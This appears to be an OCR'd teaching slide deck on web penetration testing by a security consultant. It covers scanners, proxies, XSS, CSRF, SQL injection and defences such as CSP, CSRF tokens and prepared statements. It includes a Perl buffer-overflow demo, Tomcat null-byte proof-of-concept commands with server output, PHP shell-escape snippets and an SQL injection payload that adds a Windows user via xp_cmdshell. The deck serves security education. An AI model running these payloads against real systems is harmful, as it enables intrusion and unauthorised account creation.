https://nmap.org/nsedoc/scripts/ssl-heartbleed.html

Almost every new popular vulnerability will have Nmap recipe

Generic Network Fault Injection

Inserting proxies can allow modification of data in transit

Can be used for random bit corruption

Can often reproduce the data

Automate gathering of evidence

You can use a simple Random TCP/UDP fault injector, but usually you would get better results by conforming to some structure

Various test cases must tried with potential bad data, examples:

- loooong input in all fields and input – buffer overflows
- SQL injection – trying database commands as input
- Cross-site scripting – does inserting JavaScript result in this being included in pages returned
- Random bytes - recommend using real fuzzers that understand target protocol
- Metacharacters like null bytes, or `.,:;/\textbackslash`

Exploits

```
$buffer = "";
$null = "\x00";
$nop = "\x90";
$nopsize = 1;
$len = 201; // what is needed to overflow, maybe 201, maybe more!
$the_shell_pointer = 0xdeadbeef; // address where shellcode is
# Fill buffer
for ($i = 1; $i < $len;$i += $nopsize) {
    $buffer .= $nop;
}
$address = pack('l', $the_shell_pointer);
$buffer .= $address;
exec "$program", "$buffer";
```

Demo exploit in Perl

local vs. remote exploits

local vs. remote angiver om et exploit er rettet mod en sårbarhed lokalt på maskinen, eksempelvis opnå højere privilegier, eller beregnet til at udnytter sårbarheder over netværk

remote root exploit - den type man frygter mest, idet det er et exploit program der når det afvikles giver angriberen fuld kontrol, root user er administrator på UNIX, over netværket.

zero-day exploits dem som ikke offentliggøres - dem som hackere holder for sig selv. Dag 0 henviser til at ingen kender til dem før de offentliggøres og ofte er der umiddelbart ingen rettelser til de sårbarheder

Apache Tomcat Null Byte sårbarhed

Apache Tomcat Null Byte Directory/File Disclosure Vulnerability

The following proof of concepts were provided:

```
GET /<null byte>.jsp HTTP/1.0
$ perl -e 'print "GET /\x00.jsp HTTP/1.0\r\n\r\n";' | nc my.server 8080
$ perl -e 'print "GET /admin/WEB-INF\\classes/ContextAdmin.java\x00.jsp
HTTP/1.0\r\n\r\n";'|nc my.server 8080
$ perl -e 'print "GET /examples/jsp/cal/cal1.jsp\x00.html HTTP/1.0\r\n\r\n";'|nc
my.server 8080
```

BID 6721 Apache Tomcat Null Byte Directory/File Disclosure Vulnerability

http://www.securityfocus.com/bid/6721/

CVE-2003-0042

Apache Tomcat vulnerability – vulnerable 3.3.1


```
hlk@timon - /home/hlk
hlk@timon hlk$ perl -e 'print "GET /\x00.jsp HTTP/1.0\r\n\r\n";' | nc 127.0.0.1 8080
HTTP/1.0 200 OK
Content-Type: text/html;charset=ISO-8859-1
Set-Cookie: JSESSIONID=f8nb72o4h1;Path=/
Date: Tue, 07 Nov 2006 16:24:35 GMT
Server: Tomcat Web Server/3.3.1 Final ( JSP 1.1; Servlet 2.2 )

doc
docs
index.html
javadoc
META-INF
tomcat.gif
tomcat-power.gif
WEB-INF
hlk@timon hlk$
```

Vulnerable version of Tomcat

Apache Tomcat vulnerability - updated Tomcat 5.5.20

after *upgrade* server is not vulnerable

The Exploit Database - todays buffer overflow and exploits



http://www.exploit-db.com/

OWASP top ten

> The OWASP Top Ten provides a minimum standard for web application security. The OWASP Top Ten represents a broad consensus about what the most critical web application security flaws are.

The Open Worldwide (Web) Application Security Project (OWASP)

OWASP Top 10 is used across computer security

http://www.owasp.org

Proof of concept programs exist - god or bad?

Some of the tools released shortly after Heartbleed announcement

- https://github.com/FiloSottile/Heartbleed tool i Go
  site http://filippo.io/Heartbleed/
- https://github.com/titanous/heartbleeder tool i Go
- http://s3.jspenguin.org/ssltest.py PoC
- https://gist.github.com/takeshixx/10107280 test tool med STARTTLS support
- http://possible.lv/tools/hb/ test site
- https://twitter.com/richinseattle/status/453717235379355649 Practical Heartbleed attack against session keys links til, https://www.mattslifebytes.com/?p=533 og "Fully automated here "
  https://www.michael-p-davis.com/using-heartbleed-for-hijacking-user-sessions/
- Metasploit er også opdateret på master repo
  https://twitter.com/firefart/status/453758091658792960
  https://github.com/rapid7/metasploit-framework/blob/master/modules/auxiliary/scanner/ssl/openssl_heartbleed.rb

Nikto web scanner

Description Nikto is an Open Source (GPL) web server scanner which performs comprehensive tests against web servers for multiple items, including over 3200 potentially dangerous files/CGIs, versions on over 625 servers, and version specific problems on over 230 servers. Scan items and plugins are frequently updated and can be automatically updated (if desired).

Quick to run, checks quite a few things. I still use and find stuff with Nikto – and you can expand it easily

```
nikto -host 127.0.0.1 -port 8080
```

Nikto web server scanner originally from http://cirt.net/nikto2

Demo: Nikto

```
Script started on Tue Nov  7 17:43:54 2006
$  nikto -host 127.0.0.1 -port 8080 ^M
---------------------------------------------------------------------------
- Nikto 1.35/1.34     -     www.cirt.net
+ Target IP:       127.0.0.1
+ Target Hostname: localhost.pentest.dk
+ Target Port:     8080
+ Start Time:      Tue Nov  7 17:43:59 2006
...
+ /examples/ - Directory indexing enabled, also default JSP examples. (GET)
+ /examples/jsp/snp/snoop.jsp - Displays information about page
retrievals, including other users. (GET)
+ /examples/servlets/index.html - Apache Tomcat default JSP pages
present. (GET)
```

It is still very usefull, and free

Demo nikto – should find a few things, at least server header

When something is *found* should be verified could be a false positive

Attack proxies: webscarab og Zap

Proxies, men inkluderer fuzzing og session id undersøgelse

Webscarab JAVA framework til udvikling af værktøjer til HTTP og HTTPS undersøgelse
https://www.owasp.org/index.php/Category:OWASP_WebScarab_Project

OWASP anbefaler Zed Attack Proxy (ZAP) idag
https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project
https://code.google.com/p/zap-extensions/

Zed Attack Proxy (ZAP)


The Zed Attack Proxy (ZAP) is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications.

It is designed to be used by people with a wide range of security experience and as such is ideal for developers and functional testers who are new to penetration testing.

ZAP provides automated scanners as well as a set of tools that allow you to find security vulnerabilities manually.

Source: ZAP homepage https://wiki.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project and https://www.zaproxy.org/

Mini proxy: Tamper Data



Add-on for Firefox catch and modify data before it is sent to server
https://addons.mozilla.org/en-US/firefox/addon/tamper-data/

Burpsuite

> Burp Suite is an integrated platform for performing security testing of web applications. Its various tools work seamlessly together to support the entire testing process, from initial mapping and analysis of an application's attack surface, through to finding and exploiting security vulnerabilities.
>
> Burp gives you full control, letting you combine advanced manual techniques with state-of-the-art automation, to make your work faster, more effective, and more fun.

Burp suite contains lots of functionality proxy, spider, scanner and can be extended with Java, Python programs

http://portswigger.net/burp/
https://pro.portswigger.net/bappstore/

Skipfish

Source: Michal Zalewski http://code.google.com/p/skipfish/

More scanners:

https://www.owasp.org/index.php/Category:Vulnerability_Scanning_Tools

Session IDs

- Session IDs tie the user with the state on the server
- Must be randomly assigned, otherwise an attacker can guess a valid ID
- Common problems, time based or predictable in some way
- Check code for generating IDs or measure - Phase Space Analysis

10. Cross-Site Scripting (XSS)

> Cross-Site Scripting (XSS) vulnerabilities are some of the most common vulnerabili- ties throughout the internet, and have appeared as a direct response to the increasing amount of user interaction in today's web applications. At its core, an XSS attack functions by taking advantage of the fact that web applica- tions execute scripts on users' browsers. Any type of dynamically created script that is executed puts a web application at risk if the script being executed can be contamina- ted or modified in any way—in particular by an end user.

Source: *Web Application Security*, Andrew Hoffman, 2020, ISBN: 9781492053118

XSS attacks are categorized a number of ways, with the big three being:

- Stored (the code is stored on a database prior to execution)
- Reflected (the code is not stored in a database, but reflected by a server)
- DOM-based (code is both stored and executed in the browser)

Note: attacks the user, his/her data mostly.

Cross-site scripting

When logged into a site, we have a session identifier – being presented with each HTTP request

If an attacker can *activate* javascript that access and re-send this to another site we have a cross-site scripting attack

We often check using some parameter with code, like this:

```
<A HREF="http://example.com/comment.cgi?
mycomment=<SCRIPT>malicious code</SCRIPT>
">Click here</A>
```

If this code is returned, and active, as part of the returned page and HTML we have a cross-site scripting possibility

This code is executed in the user browser, with the same permissions as the user

11. Cross-Site Request Forgery (CSRF)

Sometimes we already know an API endpoint exists that would allow us to perform an operation we wish to perform, but we do not have access to that endpoint because it requires privileged access (e.g., an admin account).

In this chapter, we will be building Cross-Site Request Forgery (CSRF) exploits that result in an admin or privileged account performing an operation on our behalf rather than using a JavaScript code snippet.

CSRF attacks take advantage of the way browsers operate and the trust relationship between a website and the browser. By finding API calls that rely on this relationship to ensure security—but yield too much trust to the browser—we can craft links and forms that with a little bit of effort can cause a user to make requests on his or her own behalf—unknown to the user generating the request.

- Often seen in small CPE routers in homes, if the user activates and evil link, their router might be reconfigured or taken over

Configuration errors – often overlooked

Using the wrong program in the wrong places

- When using a program, does it meet requirements
- Is it a suitable program for the environment
- Do we know how to maintain, update, secure this

What happens if you put a generic command shell in the cgi-bin folder, executable programs

We again and again see people do things like that

People also often keep running things on HTTP, even with password logins

PHP shell escapes

PHP in the old days was horrible insecure. It was possible to include files from HTTP urls, file URL open etc. Often user input was copied directly into a shell, which is why we also spend some time talking about shells and Linux/Unix

```
<pre>
<?php passthru(" netstat -an && ifconfig -a"); ?>
</pre>
```

Other tools have similar shell escapes:

- Perl: `print `/usr/bin/finger $input{'command'}`;`
- UNIX shell: `` `echo hello` ``
- Microsoft SQL: `exec master..xp_cmdshell 'net user test testpass /ADD'`

Result: web server send back data through HTTP/HTTPS

SQL injection

SQL Injection FAQ http://www.sqlsecurity.com:

```
Set myRecordset = myConnection.execute
("SELECT * FROM myTable
WHERE someText ='" & request.form("inputdata") & "'")
med input: ' exec master..xp_cmdshell 'net user test testpass /ADD' --
```

modtager og udfører serveren:

```
SELECT * FROM myTable
WHERE someText ='' exec master..xp_cmdshell
'net user test testpass /ADD'--'
```

– er kommentar i SQL

Derefter er det kun platformen, OS, og rettighederne der afgør problemets omfang

Dette er den klassiske SQL injection mod Windows, fra 2000

Sqlmap

sqlmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche features for the ultimate penetration tester and a broad range of switches lasting from database fingerprinting, over data fetching from the database, to accessing the underlying file system and executing commands on the operating system via out-of-band connections.

Features

Automatic SQL injection and database takeover tool http://sqlmap.org/

sqlmap features

'; Features();--

- Full support for **MySQL, Oracle, PostgreSQL, Microsoft SQL Server, Microsoft Access, IBM DB2, SQLite, Firebird, Sybase, SAP MaxDB and HSQLDB** database management systems.
- Full support for six SQL injection techniques: **boolean-based blind, time-based blind, error-based, UNION query-based, stacked queries and out-of-band**.
- Support to **directly connect to the database** without passing via a SQL injection, by providing DBMS credentials, IP address, port and database name.
- Support to enumerate **users, password hashes, privileges, roles, databases, tables and columns**.
- Automatic recognition of password hash formats and support for **cracking them using a dictionary-based attack**.
- Support to **dump database tables** entirely, a range of entries or specific columns as per user's choice. The user can also choose to dump only a range of characters from each column's entry.

Not a complete list!

Source: http://sqlmap.org/

HTML Entity Encoding – escaping characters

Another preventative measure that can be applied is to perform HTML entity escap- ing on all HTML tags present in user-supplied data. Entity encoding allows you to specify characters to be displayed in the browser, but in a way that they cannot be interpreted as JavaScript. The "big five" for entity encoding are shown in Table 22-1.

- & `&` ampersand
- < `<` – less than
- > `>` – greater than
- " `&#034;`
- ' `&#039;`

Burp has encoding/decoding built-in for checking, and abusing this.

Recommend using facilities in your chosen language, like https://www.php.net/manual/en/function.htmlspecialchars.php and https://www.php.net/manual/en/function.htmlentities.php

Content Security Policy (CSP) for XSS Prevention

The **CSP is a security configuration tool that is supported by all major browsers.** It provides settings that a developer can take advantage of to either **relax or harden security rules regarding what type of code can run inside your application.**

CSP protections come in several forms, including **what external scripts can be loaded, where they can be loaded, and what DOM APIs are allowed to execute the script**.

Let's evaluate some CSP configurations that aid in mitigating XSS risk.

- Very highly recommended, easy to check, quite easy to implement
- Tools available for you to generate even complex CSPs
- and lots of references:
  https://developers.google.com/web/fundamentals/security/csp
  https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP

Implementing CSP

To enable CSP, you need to configure your web server to return the Content-Security-Policy HTTP header. (Sometimes you may see mentions of the X-Content-Security-Policy header, but that's an older version and you don't need to specify it anymore.)

Alternatively, the <meta> element can be used to configure a policy, for example:

```
<meta http-equiv="Content-Security-Policy"
      content="default-src 'self'; img-src https://*; child-src 'none';">
```

Source: https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP

- I usually see this as part of the headers
- Other headers can also be checked using Mozilla Observatory

Scanning for HTTP settings

Nmap can also report these settings:

```
|      X-XSS-Protection: 1;mode=block
|      Content-Security-Policy: script-src 'self' 'unsafe-inline' 'unsafe-eval'
|      X-Content-Type-Options: nosniff
```

- If you have many sites, Nmap can also report this
- Use the documentation from Mozilla Observatory for full explainations about these settings

Header Verification – first check

Because the **origin of many CSRF requests is separate from your web application**, we can mitigate the risk of CSRF attacks by checking the origin of the request. In the world of HTTP, there are two headers we are interested in when checking the origin of a request: **referer and origin . These headers are important because they cannot be modified programmatically with JavaScript in all major browsers**. As such, a properly implemented browser's referer or origin header has a low chance of being spoofed.

- Origin header The origin header is only sent on HTTP POST requests. It is a simple header that indicates where a request originated from. Unlike referer , this header is 247also present on HTTPS requests, in addition to HTTP requests.
- Referer header The referer header is set on all requests, and also indicates where a request ori- ginated from. The only time this header is not present is when the referring link has the attribute rel=noreferer set.

These headers are a first line of defense, but there is a case where they will fail.

Better: CSRF Tokens




Figure 23-1. CSRF tokens, the most effective and reliable method of eliminating cross-site request forgery attacks

Source: *Web Application Security*, Andrew Hoffman, 2020, ISBN: 9781492053118

- Where do you come from, where do your browser go

Anti-CRSF Coding Best Practices

There are many methods of eliminating or mitigating CRSF risk in your web applica- tion that start at the code or design phase. Several of the most effective methods are:

- Refactoring to stateless GET requests
- Implementation of application-wide CSRF defenses
- Introduction of request-checking middleware

Implementing these simple defenses in your web application will dramatically reduce the risk of falling prey to CSRF-targeting hackers.

Example CSRF Protection Django

Cross Site Request Forgery protection

The CSRF middleware and template tag provides easy-to-use protection against Cross Site Request Forgeries. This type of attack occurs when a malicious website contains a link, a form button or some JavaScript that is intended to perform some action on your website, using the credentials of a logged-in user who visits the malicious site in their browser. A related type of attack, 'login CSRF', where an attacking site tricks a user's browser into logging into a site with someone else's credentials, is also covered.

The **first defense against CSRF attacks is to ensure that GET requests (and other 'safe' methods, as defined by RFC 7231#section-4.2.1) are side effect free**. Requests via 'unsafe' methods, such as POST, PUT, and DELETE, can then be protected by following the steps below.

Source: https://docs.djangoproject.com/en/4.1/ref/csrf/

- Many existing options can help with CSRF protection, so make sure to include this in your architecture and planning

Prepared Statements – what it is

> One development that most SQL implementations have begun to support is prepared statements. Prepared statements reduce a significant amount of risk when using user-supplied data in an SQL query. Beyond this, prepared statements are very easy to learn and make debugging SQL queries much easier.
>
> Prepared statements work by compiling the query first, with placeholder values for variables. These are known as bind variables, but are often just referred to as placeholder variables. After compiling the query, the placeholders are replaced with the values provided by the developer. As a result of this two-step process, the intention of the query is set before any user-submitted data is considered.

Source: *Web Application Security* page 261

- Doing the above should result in applications which are secure by design
- Adhering to the best security principles
- Implementing security from design to deployment ensure good security

Prepared Statements – what it provides and how to use

In MySQL, prepared statements are quite simple:

```
PREPARE q FROM 'SELECT name, barCode from products WHERE price <= ?';
SET @price = 12;
EXECUTE q USING @price;
DEALLOCATE PREPARE q;
```

> With a prepared statement, because the intention is set in stone prior to the user-submitted data being presented to the SQL interpreter, the query itself cannot change. **This means that a SELECT operation against users cannot be escaped and modified into a DELETE operation by any means.** An **additional query cannot occur after the SELECT operation** if the user escapes the original query and begins a new one. **Prepared statements eliminate most SQL injection risk** and are supported by almost every major SQL database: MySQL, Oracle, PostgreSQL, Microsoft SQL Server, etc.

Source: *Web Application Security* page 262

Exploiting insecure deserialization vulnerabilities

> Exploiting insecure deserialization vulnerabilities In this section, we'll teach you how to exploit some common scenarios using examples from PHP, Ruby, and Java deserialization. We hope to demonstrate how exploiting insecure deserialization is actually much easier than many people believe. This is even the case during blackbox testing if you are able to use pre-built gadget chains.

https://portswigger.net/web-security/deserialization/exploiting

- OWASP has multiple pages about these problems:
  https://owasp.org/www-community/vulnerabilities/Deserialization_of_untrusted_data
- Note:

  Platform

  Languages: C, C++, Java, Python, Ruby (and probably others)

  Operating platforms: Any

Avoiding problems: Development standards

What can we do to avoid the problems

Identify what technologies are used

Standardize on a selected set of technologies, fewer tools, libraries and languages

Rules for development:

- Quality assurance, Rules for allowed functions, algorithms, Rules for SQL statements, only allow prepared statements

Having a focus on the number of products and technologies used we can gain more experience with these and have less errors, higher quality is often more secure

OWASP has many different guides and examples, like Cheat sheets
https://www.owasp.org/index.php/PHP_Security_Cheat_Sheet

Secure Software Development Lifecycle

- SSDL represents a structured approach toward implementing and performing secure software development
- Security issues evaluated and addressed early
- During business analysis
- through requirements phase
- during design and implementation

Source: The Art of Software Security Testing Identifying Software Security Flaws Chris Wysopal ISBN: 9780321304865


OWASP Web Security Testing Guide

The Web Security Testing Guide (WSTG) Project produces the premier cybersecurity testing resource for web application developers and security professionals.

The WSTG is a comprehensive guide to testing the security of web applications and web services. Created by the collaborative efforts of cybersecurity professionals and dedicated volunteers, the WSTG provides a framework of best practices used by penetration testers and organizations all over the world.

- Project from OWASP:
  https://owasp.org/www-project-web-security-testing-guide/
- Use the Tab *Release Versions* to download version 4.2 in PDF
- Also available as a checklist `OWASPv4_Checklist.xlsx`

Security in the Software Development Life Cycle (SDLC)



When to Test?

Most people today don't test software until it has already been created and is in the deployment phase of its life cycle (i.e., code has been created and instantiated into a working web application). This is generally a very ineffective and cost-prohibitive practice. One of the best methods to prevent security bugs from appearing in production applications is to improve the Software Development Life Cycle (SDLC) by including security in each of its phases.

Source: OWASP Web Security Testing Guide

Putting it all together





Figure 1.2 Continuous integration (CI), continuous delivery (CD), and infrastructure as a service (IaaS) form an automated pipeline that allows DevOps to speed up the process of testing and deploying software.

Source: *Securing DevOps: Security in the cloud* by Julien Vehent Manning 2018, 384 pages

Conclusion Pentest web attacks

Install, configure, monitor



- You really should try testing, and investigate your existing devices all of them
- This is just one small part of your security posture
- Harden servers, networks, configurations
- Also block outgoing connections – shellshock, log4shell, ... next CVE coming

Questions?

Henrik Kramselund he/him han/ham hlk@zencurity.com @kramse

You are always welcome to send me questions later via email

Mobile: +45 2026 6000

Email: hlk@zencurity.com